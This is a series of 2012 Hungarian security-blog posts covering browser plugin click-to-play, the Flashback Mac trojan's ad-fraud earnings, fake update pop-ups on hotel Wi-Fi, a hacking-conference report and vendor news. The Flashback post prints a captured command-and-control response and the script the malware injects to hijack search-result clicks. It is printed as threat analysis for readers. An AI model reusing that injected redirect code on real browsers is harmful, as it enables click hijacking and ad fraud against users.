A Click To Play olyan formában működne, hogy a naprakész plugineknek alapból engedélyük lenne az automatikus futásra, míg ezzel szemben a régi, elavult pluginek esetében kizárólag a felhasználó kézi engedélyezése után lehetne csak futtatni, amit egy, a lehetséges veszélyekre való figyelmeztetés előzne meg. Fejlesztői elképzelések szerint ez a procedúra **akkor lenne igazán hatékony, ha szimpla enged-tilt helyett a tűzfalas forgalmi beállításokhoz hasonlóan az engedélyezéseket a Most, Mindig vagy Soha** lehetőségek közül lehetne kiválasztani.



Mivel a kártevők javarészt már böngészés közben jönnek velünk szembe, ezért nagyon nem mindegy, mennyire felkészülten, és milyen böngészővel mártózunk meg az internet tengerében - kiegészítve persze mindezt egy jó kis vírusirtós internet biztonsági csomaggal. Egy biztos, **a Click To Play használata számos elavult kiegészítő miatti támadás veszélyét tudná hatékonyan csökkenteni.** Igaz, ebben némileg megoszlanak a szakértői vélemények, a Sophos szerint minden egyes biztonságot szolgáló apró lépésnek örülni kell, míg **Dancho Danchev szerint az új módszer egyrészt nem zárja ki teljes egészében a Drive By Download támadások lehetőségét, másrészt bátoríthatja, erősítheti további megtévesztéses, social engineering módszerek megjelenését**.



Ez utóbbiak valljuk be, minden külön inspiráció nélkül is jelentős mértékben maguktól is erősödnek. Egy szó mint száz, **aki már most "játszadozni" szeretne, az egyelőre a Nightly telepítéssel tudja tesztelni a Click To Playt**. Aki pedig mélyebben is érdeklődik a böngésző pluginekkel kapcsolatos biztonsági kérdések iránt, **semmiképpen ne hagyja ki a csütörtöki Ethical Hacking Day előadásait a Cinema City Arénában**.

Tetszik 65 személy kedveli ezt Regisztrálj, hogy megnézd, mi tetszik az ismerőseidnek.

Megosztás +1 1 Tweet

Ajánlott bejegyzések:

- Az XP élt, az XP élt, az XP élni fog
- Android kémprogram persze csak a mi érdekünkben

- Dropbox csalival terjedtek a kémprogramok
- Mai szavunk pedig: keyjacking
- Mentési állományokat töröl a Bundpill féreg

A bejegyzés trackback címe:

http://antivirus.blog.hu/api/trackback/id/4493876

Kommentek:

A hozzászólások a vonatkozó jogszabályok értelmében felhasználói tartalomnak minősülnek, értük a szolgáltatás technikai üzemeltetője semmilyen felelősséget nem vállal, azokat nem ellenőrzi. Kifogás esetén forduljon a blog szerkesztőjéhez. Részletek a Felhasználási feltételekben.

Kínai cuccok tesztje · http://kinaicuccok.blog.hu
2012.05.08. 16:25:29

Eddig is lehetett engedélyezni, tiltani a kiegészítőket.
Hatékonyabb lenne ha figyelne a rendszer és ha egy plugin túl sok energiát emészt fel, felajánlhatná hogy leállítja.

Havi 10 ezer USD Mac botnetből

2012.05.09. 10:30 | Csizmazia István [Rambo] | Szólj hozzá!

Címkék: google macintosh botnet flashback átirányítás hijack


Ennyi bevételt számoltak ki a kutatók **a Flashback kártevőt terjesztő bűnözőknél csak a hirdetési bevételek manipulálásából**.



Mint ismeretes, a Java sebezhetőséget kihasználó Flashback trójai fertőzésének **csúcsidőszakában körülbelül 700 ezer egyedi IP címmel rendelkező OS X rendszerű gépet fertőzött meg, és ez a szám egyes kalkulációk szerint akár még jelentősen alá is lehet becsülve**. Mivel a mai kártevők már szinte kizárólag három dologról szólnak - ami nem más mint a pénz, pénz és a pénz -**nem árt tisztában lenni az ellenfél mozgató rugóival**, az "üzleti modell"-lel.



Nyilván **alaphangon az ellopott személyazonosságok, a nevek-jelszavak, banki és egyéb adatok fájnak a legjobban**, ezek olyan pénzzé tehető komoly értéket képviselnek ebben az egyenletben, amit általában minden elemzés számba is vesz. Ám biztonsági kutatók most ehhez **még egy vetületet tettek hozzá, ez pedig a keresések és a weboldalak eltérítése miatti hirdetési bevételkiesés például a Google oldalán, míg mindez külön trükkös bevételként szépen megjelenik a másik oldalon**.


0000 | 42 49 44 4F 4B 7C 68 74 74 70 3A 2F 2F 31 37 34 | BIDOK|http://174
0010 | 2E 33 36 2E 32 30 38 2E 32 31 30 3A 38 31 38 30 | .36.[redacted]:8180
0020 | 2F 66 65 65 64 2F 67 6F 2E 70 68 70 3F 69 64 3D | /feed/go.php?id=
0030 | 33 33 64 62 35 61 38 64 2D 31 32 39 37 2D 34 36 | 33db5a8d-1297-46
0040 | 65 36 2D 62 36 38 38 2D 34 31 38 61 37 65 65 30 | e6-b688-418a7ee0
0050 | 34 61 38 66 26 73 69 64 3D 32 62 31 36 35 34 65 | 4a8f&sid=2b1654e
0060 | 61 62 33 66 34 37 31 62 63 62 36 62 61 63 32 38 | ab3f471bcb6bac28
0070 | 61 37 36 64 61 36 36 32 64 26 6E 3D 73 6C 2D 31 | a76da662d&n=sl-1
0080 | 26 74 69 64 3D 36 34 34 34 36 32 33 32 33 34 30 | &tid=64446232340
0090 | 35 34 35 35 37 34 38 36 26 73 3D 33 34 32 36 7C | 54557486&s=3426|
00A0 | 30 2E 30 30 38 7C 68 74 74 70 3A 2F 2F 65 63 6F | 0.008|http://eco
00B0 | 6D 69 6E 74 2E 63 6F 6D 2F 3F 71 3D 74 6F 79 73 | mint.com/?q=toys

"<script>window.google.javaScriptRedirect=1</script><script>var
a=parent,b=parent.google,c=location;if(a!=window&&b){if(b.r)
{b.r=0;a.location.href=\""
+ [REDIRECT_URL] +
"\";r.replace(\"about:blank\");}}else{c.replace(\"\");};</script><noscript><META
http-equiv=\"refresh\" content=\"0;URL='"
+ [REDIRECT_URL] +
"'\"></noscript></noscript></noscript



Külön érdekesség még, hogy **aki nem vált, vagy frissít idejében a korábbi - például Snow Leopard - OS X változatról, az könnyen azon kaphatja magát, hogy a viszonylag rövid támogatási idő miatt már idén nyártól már nem kap biztonsági frissítéseket**, javításokat. Ha mindehhez hozzávesszük, hogy **a Flashback még csak nem is az egyetlen Mac alatti botnetes kártevő** , úgy érdemes lehet ezt a kérdést a jövőben komolyabban venni, ami egyfelől az azonnali és naprakészen tartott OS-t és a biztonsági javításokat jelenti, illetve valamilyen antivírus vagy internetbiztonsági csomag használatát most már ezen a platformon is.

Tetszik 31 személy kedveli ezt Regisztrálj, hogy megnézd, mi tetszik az ismerőseidnek.

Megosztás +1 1 Tweet

Ajánlott bejegyzések:

- Gyerek-barát netezés
- Mi a közös bennük? Trójai, Chrome, kormányzat
- Ez történik a weben egy perc alatt
- Safe mód a Mechagodzilla ellen
- "Szósölmédia" és nyaralás

A bejegyzés trackback címe:

http://antivirus.blog.hu/api/trackback/id/4497855

Kommentek:

A hozzászólások a vonatkozó jogszabályok értelmében felhasználói tartalomnak minősülnek, értük a szolgáltatás technikai üzemeltetője semmilyen felelősséget nem vállal, azokat nem ellenőrzi. Kifogás esetén forduljon a blog szerkesztőjéhez. Részletek a Felhasználási feltételekben.

Nincsenek hozzászólások.

Frissítsünk-e hotelben?

2012.05.11. 14:00 | Csizmazia István [Rambo] | 6 komment

Címkék: frissítés ingyen wifi hotel fbi szálloda ablak kártevő felugró

Ha ez különféle jeges italok gégébe döntését jelenti, akkor mindenképpen (kivéve talán Egyiptomot, ahol ha a jégkockát palackozott helyett csapvízből csinálták, akkor számíthatunk kellemetlen következményekre). Ha azonban **a szállodai ingyen wifi használata közben felugró szoftveres frissítésről van szó, akkor úgy is fogalmazhatunk, hogy "köszi, de nem"**.



A közelmúltban **több alkalommal is előfordult olyan eset, amelyekben amerikai szállóvendégek laptopjain fertőzést észleltek, és az okokat kutatva gyanítható, hogy a rosszindulatú szoftver a hotelek internetkapcsolatának használata** közben történt. Az áldozatok szerint **egy felugró ablakban kaptak figyelmeztetést, miszerint egy "széles körben használt termék" frissítése ajánlott és elérhető**, a rákattintás után lehet azt telepíteni - éppen ahogy az a klasszikus recept szerint meg van írva.



Mintha ha csak magyarok fogalmazták volna a közleményt, **valahol valakik valamiért rákattintottak valamire, ami valamilyen széles körben használt termék valami volt, szóval emberek vigyázzatok, ha valahol vagytok**. Azért gyanítható, ha nem is biztos, hogy **valószínűleg az Adobe Flash-ről lehet szó**, és esetleg megnevezhették volna merő véletlenségből az operációs rendszert is, a tippünk vízszintes hét betű. Illetve azt is jogos észrevételnek könyvelhetjük el, hogy feleslegesen hegyezik ki arra a történetet, hogy szegény amerikai utazók csak és kizárólag külföldön járhatnak így, **véleményünk szerint éppúgy megeshetett volna velük ez akár a saját országukban is**.



Mindenesetre, a korábbi "flash frissülés"-es jótanácsainkat felmelegítve - élén a CSAK ÉS KIZÁRÓLAG a gyártók weblapjáról közvetlenül töltsünk le bármilyen javítócsomagot. Arra, hogy megnézzük, milyen idő lesz a hétvégén, ma épp ki lopott a közpénzekből, mit adnak a moziban vagy mi lett a hétvégi focimeccs eredménye, pazarul tökéletes. Ha azonban már név-jelszóval be kell jelentkezni valahova, már necces a dolog. Szóval **ha már valahol, nem saját hálózatunkban az accountunkat begépeltük, azt többé már "nem a mi" fiókunk;-), bármikor bejöhet a képbe egy "jelszó sógor".**



A mai napig is beleborzongok, mikor a három évvel ezelőtti CARO víruskonferencián a küldöttek némelyike az ilyen ingyen wifivel tolta a noteszgépén - reméljük HTTPS + VPN kombó alól, míg **a veteránoknak pedánsan ott fityegett a gép oldalában a világjáró mobilos USB stick**. Murphy-vel szólva: "Bízz embertársaidban, de azért emeld meg a kártyapaklit!" Ez körülbelül az a kategória, mint amikor az MI6 brit titkosszolgálat főnökének felesége még a lakcímét is közzéteszi a Facebookon. **Lehet persze az említett szoftverfrissítési esetekben árgus szemekkel ellenőrizni a tanúsítványt**, de átlagfelhasználóknak talán egyszerűbb az "ilyenkor átmenetileg senkinek semmit sehova" ökölszabály, a powereknek pedig ha nagyon fontos, akkor valóban GOTO a gyártói weblap.



Mindenesetre **az FBI azt javasolja, hogy az állami alkalmazottak, a tudományos kutatók, a magáncégek dolgozói lehetőleg még külföldi utazásuk előtt, otthon végezzenek el minden aktuális szoftverfrissítést noteszgépükön** - ez egyébként még adatroaming spórolás okán sem egy eget verő butaság - és rögtön csilingeljen a piros lámpa a fejükben, ha a naprakésznek gondolt gépükön merő

véletlenségből éppen a szállodai ingyen wifi ajánlkozik gálánsan frissítésekkel.

Tetszik 57 személy kedveli ezt Regisztrálj, hogy megnézd, mi tetszik az ismerőseidnek.

Megosztás +1 0 Tweet

Ajánlott bejegyzések:

- Mi a közös bennük? Trójai, Chrome, kormányzat
- Ez történik a weben egy perc alatt
- Utaljunk pénzt a S.O.C.A.-nak
- Safe mód a Mechagodzilla ellen
- Nyári tanácsok utazáshoz

A bejegyzés trackback címe:

http://antivirus.blog.hu/api/trackback/id/4502321

Kommentek:

A hozzászólások a vonatkozó jogszabályok értelmében felhasználói tartalomnak minősülnek, értük a szolgáltatás technikai üzemeltetője semmilyen felelősséget nem vállal, azokat nem ellenőrzi. Kifogás esetén forduljon a blog szerkesztőjéhez. Részletek a Felhasználási feltételekben.

Kínai cuccok tesztje · http://kinaicuccok.blog.hu 2012.05.11. 16:07:28

Tényleg nehéz megállni hogy ha van net akkor ne nézzünk meg semmi fontosat. Én a pénzügyeimet semmiképp sem szoktam intézni ingyen wifi-n. A levelezést már igen, pedig azt sem kéne.

Charlie Brown 2012.05.11. 16:32:47

Nem vagyok járatos a témában, szökőévente egyszer akad dolgom vírussal, ezért nem világos: hogyan működik egy ilyen kamu frissítés? Milyen metódussal "kínál" föl bármit is? Tud futni folyamatként, megszemélyesítve egy (a gépemen esetleg valóban létező) updater alkalmazást? Akkor ugyanilyen erővel egyből telepítheti magát a kártevő, vagy letölthet saját hatáskörében amit csak akar, minek kell ehhez az én aktív asszisztenciám?
Vagy ha csupán egy böngészőablakban valahogy feldobott frissítési javaslatról van szó, akkor mi akadálya, hogy akkor is hamisított "gyártói" oldalra térítsen el, ha manuálisan próbálom elérni azt?

spontan · http://erdekessegek.info 2012.05.11. 16:36:33

@Kínai cuccok tesztje: ha biztonságos kapcsolattal megy az oldal (a Gmail azzal megy, és a bankok is), akkor ezeket nyugodtan lehet csinálni ingyen wifi-n is.



rockseiaXLL · http://nemfasza.blog.hu/ 2012.05.11. 20:49:43

Én általában mindig vagyok valahol, akkor mindig vigyázzak? Nem tudom, hogy hol voltam születésem előtt, az a gyanúm, hogy az pont egy olyan eset volt, amikor nem voltam sehol. Viszont nem voltam magamnál, nem is emlékszem, hogy el tudtam-e engedni magam arra az időre. Most akkor tényleg várjam meg, amíg meghalok? És ha azután sem leszek magamnál? Szar ez a szitu.

Blobov 2012.05.13. 06:56:28

Ebben a bejegyzésben csak az a vicces, h. a legtöbb szoftver pont ellentétes úton jár: a böngészők, vírusírtók, flash playerek alapbeállítása immáron az automatikus frissítés, azaz rendszeresen, elméletileg a saját honlapjáról tölti le az update-et. Akkor, ha jól értem, hibásak a gyártók is, meg a felhasználók, hiszen nekik meg az alapbeállításokat kéne állandóan kikapcsolni?



Csizmazia István [Rambo] · http://antivirus.blog.hu 2012.05.13. 12:17:30

Szia Blobov!

Különbséget kell tenni a között, ha a saját szoftvered ezt beállításaidtól függően akár saját ablakban, akár mindenféle látvány nélkül a háttérben, de mindenképpen SAJÁT megbízható szervereiről rendszeresen befrissít, és ezzel naprakészen tartja a rendszered, és aközött hogy egyszercsak felugrik egy JavaScript ablak, amely ugyan kinézetre hasonlíthat bármely hivatalos frissítőablakra (Flash, video kodek, Youtube kodek, stb.), csak épp kínai vagy kókusz szigeteki oldalra dob át, és onnan valamilyen trójait, kémprogramot lehet vele letölteni. Mostanság egyébként az Adobe Flash sajnos nagyon is divatos ez utóbbira.


Ahogy a cikk is bátorít, a saját szoftver saját automatikus frissítési metódusa, vagy pedig böngészőkliens esetén csak a gyártó hivatalos weboldal letöltései nevezhetőek megbízhatónak.

Ethical Hacking konferencia 2012

2012.05.14. 14:25 | Csizmazia István [Rambo] | Szólj hozzá!

Címkék: konferencia 2012 hacking ethical

Idén is érdemes volt kilátogatni az eseményre, amely teltház előtt zajlott. Az előadások pedig nem csak élvezetesek, és szellemesek voltak, de **friss és aktuális problémákkal, újszerű megközelítésekkel is szolgáltak**. A konferencia témái, beharangozó ismertetői a szervező NetAcademia hivatalos honlapján olvashatóak.



Immár **ötödik alkalommal tartották meg az Ethical Hacking konferenciát**, és az időben érkezőket - meg aztán persze később a szünetekben is - a Sicontact legénysége várta friss kávéval, cappucinóval. **A standokat egyébként is érdemes volt körbejárni**, ezúttal hármat emelünk ki közülük. Saját szemünkkel is láthattuk, sőt ki is próbálhattuk azt a kémegeret, amelynek belseje a szokásos mutatóeszköz hardveren kívül egy extra SIM kártya foglalatot is rejtett.




Ennek **segítségével az adott mobilszámot tárcsázva titokban bármikor belehallgathattunk a szobában folytatott beszélgetésekbe**. Mivel a rejtett kamerás, és egyéb megfigyelő, lehallgató eszközök mára már egészen apró méretekben is rendelkezésre állnak, **érdemes lehet ezen elgondolkodni, ha valahonnan például egy egeret kapunk céges ajándékként**.



Egy láncfűrésszel látványosan félbevágott asztali számítógép melletti "Nem kell szétvágnod a géped ahhoz, hogy megtudd mi van benne!" felirat az Aida64 programot ajánlotta a látogatók figyelmébe, sőt a helyszínen ingyenes licencet is kaphattak az érdeklődők. A magyar fejlesztésű profi diagnosztikai alkalmazásról talán nem mindenki tudja, hogy az az eredetileg 1995-ben megjelent ASMDEMO, illetve a későbbi EVEREST program utódja.









A könyveket felvonultató SZAK Kiadó pultján a sokféle számítógépes könyv mellett megtalálható és kedvezményesen megvásárolható volt **Mark Russinovich: A nulladik nap című regénye, amely azért lehet különösen izgalmas, mivel a szerző valóban szakértője a témának**, a Winternals Software társalapítója és vezető szoftver-mérnöke, a SysInternals Tools eszközök készítője, 2006 óta pedig a Microsoftot erősíti, jelenleg a Windows Azure csapatának főmunkatársa. Nem utolsósorban ő volt az, aki 2005-ben saját fejlesztésű segédprogramjaival leleplezte a Sony BMG által titokban használt, rootkit-alapú CD másolásvédelmet.



Bent az előadások kapcsán jóleső érzés volt, hogy azokban nem csak a szórakoztató stílus dominált, hanem élő demóikban jócskán **tudtak technikailag újat mutatni, elgondolkodtatni is**. A mai biztonsági kérdések sosem tekinthetőek át teljes mélységükben pár perc alatt, hiszen komplexek, tervezést, tesztelést, sok időt és alaposságot kívánnak. Több prezentáció kapcsán bebizonyosodott az is, hogy a professzionális cégek elgondolásaiban, megoldásaiban **kellő energiával és találékonysággal felkutathatók olyan gyenge pontok**, amiket aztán a felkészült támadó sikeresen kihasználhat.




Kellemesen igazolta az előadássorozat azt a klasszikus Ramboi igazságot, miszerint "az ész a legjobb fegyver". Tettenérhető volt ez minden egyes bemutatóban, például az iPades részben, **az "isJailBroken" lekérdezés, ahol ha egyszer feltört eszközről van szó, akkor abban már ugye bármilyen értéket visszaadhatunk** vagy az Irán által leszállásra kényszerített RQ-170 pilóta nélküli gép esetén is fel van adva a lecke.



Itt az irániak **állítólag a GPS sikeres technikai megzavarásával érték el azt, hogy a vészhelyzet esetén alkalmazott "az eszköz hazamegy" funkciónál az előre beprogramozott fix koordináták helyett** a gép egy teljesen más, fals helyen landoljon.



Aki kimaradt, vagy lemaradt, az részint vigasztalódhat azzal, hogy lesz jövőre is, de **az előadásokról részletes képes beszámolót a Biztonságportálon máris elolvashatja, a bemutatók videó anyagai pedig a későbbiekben elérhetőek lesznek az interneten.**



Az egyszerű lóbálos kisgéppel készült helyszíni fotóinkat ehelyütt lehet megtekinteni, akik pedig a téma iránt esetleg komolyabban is érdeklődnek, azok számára jó hír lehet, hogy **további két rangos esemény is lesz még az idén ősszel, az ITBN és a Hacktivity.**

Tetszik 8 személy kedveli ezt Regisztrálj, hogy megnézd, mi tetszik az ismerőseidnek.

Megosztás +1 0 Tweet

· 1 trackback

Ajánlott bejegyzések:

- Kártékony böngésző kiegészítők jönnek
- Majdnem mindenki átverhető adathalászattal
- Mi a közös bennük? Trójai, Chrome, kormányzat
- Elégedetlenek vagyunk a Facebook biztonságával
- "Szósölmédia" és nyaralás

A bejegyzés trackback címe:

http://antivirus.blog.hu/api/trackback/id/4507834

Trackbackek, pingbackek:

Trackback: Ethical Hacking Helps In Increasing Organizations Security System 2012.05.27. 16:23:45

Having such hackers in the organization would help the organization to know the loop holes which are harmful to the organization”s security systems. There are many companies and organizations which hire ethical hackers who are expertise in their ...

Kommentek:

A hozzászólások a vonatkozó jogszabályok értelmében felhasználói tartalomnak minősülnek, értük a szolgáltatás technikai üzemeltetője semmilyen felelősséget nem vállal, azokat nem ellenőrzi. Kifogás esetén forduljon a blog szerkesztőjéhez. Részletek a Felhasználási feltételekben.

Nincsenek hozzászólások.

Cyberoam a Sicontactnál

2012.05.16. 12:20 | Csizmazia István [Rambo] | Szólj hozzá!

Címkék: hardver védelem tűzfal sicontact cyberoam utm


Új termékkel is bizonyította elkötelezettségét az informatikai biztonság iránt a Sicontact Kft, amely az elmúlt évtizedben az ESET vírusirtó szoftvereinek képviseletével alapozta meg üzleti sikereit. **Mostantól a Cyberoam UTM (Unified Threat Management) eszközök is** megtalálhatók lesznek a kínálatában.



Ezek a berendezések **egyetlen felületen foglalják magukba a tűzfalat, a behatolásmegelőző rendszert, a vírus- és kémprogramvédelmet, a levélszemétszűrést, a sávszélesség gazdálkodást és más internettel és IT-biztonsággal összefüggő szolgáltatásokat**. A védendő hálózat méretétől függően ezek az eszközök mind a kis otthoni irodák, mind a kis- és középvállaltok (KKV), mind pedig a nagyvállalatok számára biztosítanak hatékony megoldást.



Az Ethical Hacking konferenciára időzítve a Sicontact honlapja nemrég arculatot is váltott: míg korábban a sicontact.hu gyakorlatilag azonos volt az eset.hu-val, mostantól **a magyar forgalmazó honlapja elágazást kínál az eset.hu illetve a cyberoam.hu felé**.



Béres Péter, a Sicontact szakértője szerint a most megjelenő Cyberoam váltást kínál az egyszerű tűzfalakról egy olyan állapotkövető tűzfal megoldásra, amely az egységes biztonság érdekében szorosan **integrálja a VPN, a behatolás megelőző rendszer, a vírus- és kémprogram védelem, a spam-szűrés, a tartalom-szűrés, a sávszélesség-felügyelet valamint több internet vonal kezelését**. A Cyberoam UTM állapotkövető tűzfala a fizikai rétegtől az alkalmazási rétegeken keresztül a felhasználói rétegig terjedő szabályokat valósít meg. Ezzel a technológiával **a vállalatok ellenőrzésük alatt tudják tartani a hálózati erőforrásaikat, akár vevőkről, akár üzleti partnerekről, belső alkalmazottakról vagy távmunkásokról legyen szó**.



A Sicontact által képviselt termékekről, illetve magáról **a Cyberoam UTM megoldásáról bővebb információ található** a www.sicontact.hu, illetve az új www.cyberoam.hu weboldalon.

Tetszik Regisztrálj, hogy megnézd, mi tetszik az ismerőseidnek.

Megosztás +1 0 Tweet

Ajánlott bejegyzések:

- Gyerek-barát netezés
- Kártékony böngésző kiegészítők jönnek
- Informatikai biztonság az egészségügyben
- Mi a közös bennük? Trójai, Chrome, kormányzat
- Utaljunk pénzt a S.O.C.A.-nak

A bejegyzés trackback címe:

http://antivirus.blog.hu/api/trackback/id/4516255

Kommentek:

A hozzászólások a vonatkozó jogszabályok értelmében felhasználói tartalomnak minősülnek, értük a szolgáltatás technikai üzemeltetője semmilyen felelősséget nem vállal, azokat nem ellenőrzi. Kifogás esetén forduljon a blog szerkesztőjéhez. Részletek a Felhasználási feltételekben.

Nincsenek hozzászólások.

A Leopárd is megkapta végre a maga tapaszát


2012.05.17. 11:05 | Csizmazia István [Rambo] | Szólj hozzá!

Címkék: mac os x leopard update 10.5 flashback

Bár **az Apple jellemzően csak a két legutolsó operációs rendszer verziót szokta** leginkább frissíteni, a Flashback kártevő miatt kialakult helyzetben most szerencsére mégis **megjelentek a 10.5 Leopard alá is a biztonsági javítások. Ami nagyon jó hír, mert a Mac táborban még minden hetedik felhasználó gépén a 10.5 fut.**



Korábban már hírt adtunk a 10.7 és 10.6 rendszerekhez kibocsátott update-ről, aminek a legnagyobb apropója talán az volt, hogy **a neve "Flashback Malware Removal Tool" lett** a keresztségben. Az OS X változatokból a két legújabb a 10.7 Lion és a 10.6 Snow Leopard, és **az új verzióra való átállás lényegesen fájdalommentesebb - értsd olcsóbb - mint egy Windows esetében, a nagyjából 99 USD-vel szemben itt mindössze 30 dollárt kell leszurkolni**. A támogatás átlagos időtartama azonban már lényegesen rövidebb, általában csak a két legutolsó operációs rendszer verziót érinti, itt a Microsoft - még ha nem is csak az XP-t nézzük - akkor is lényegesen hosszabb időszakot fed le.



Az Apple javítások frekvenciája azért még mindig hagy maga után némi kívánnivalót, remélhetőleg ez is javul majd a jövőben. Aki pedig biztonsági programokon töri a fejét, az választhatja az App Store-ban is elérhető ESET Cyber Security programot, de jelenleg **ingyenesen letölthető és kipróbálható az ESET új béta verziós Cyber Security Pro alkalmazása is, amely már tűzfalat és a szülői felügyeletet is** tartalmaz.



További érdekesség lehet még a Mac-eseknek **a DNSCrypt** nevű alkalmazás, amely a DNS-lekérdezéseket teszi biztonságosabbá - ez utóbbi programot nem csak OS X, hanem immáron Windows alá is elkészítették.

Tetszik Regisztrálj, hogy megnézd, mi tetszik az ismerőseidnek.

Megosztás +1 0 Tweet

Ajánlott bejegyzések:

- Android kémprogram persze csak a mi érdekünkben
- Mi a közös bennük? Trójai, Chrome, kormányzat
- Tízből öt kártevő hátsóajtót nyit
- Hogyan szúrjuk ki a gyanús Android appokat?
- Dropbox csalival terjedtek a kémprogramok

A bejegyzés trackback címe:

http://antivirus.blog.hu/api/trackback/id/4521794

Kommentek:

A hozzászólások a vonatkozó jogszabályok értelmében felhasználói tartalomnak minősülnek, értük a szolgáltatás technikai üzemeltetője semmilyen felelősséget nem vállal, azokat nem ellenőrzi. Kifogás esetén forduljon a blog szerkesztőjéhez. Részletek a Felhasználási feltételekben.

Nincsenek hozzászólások.

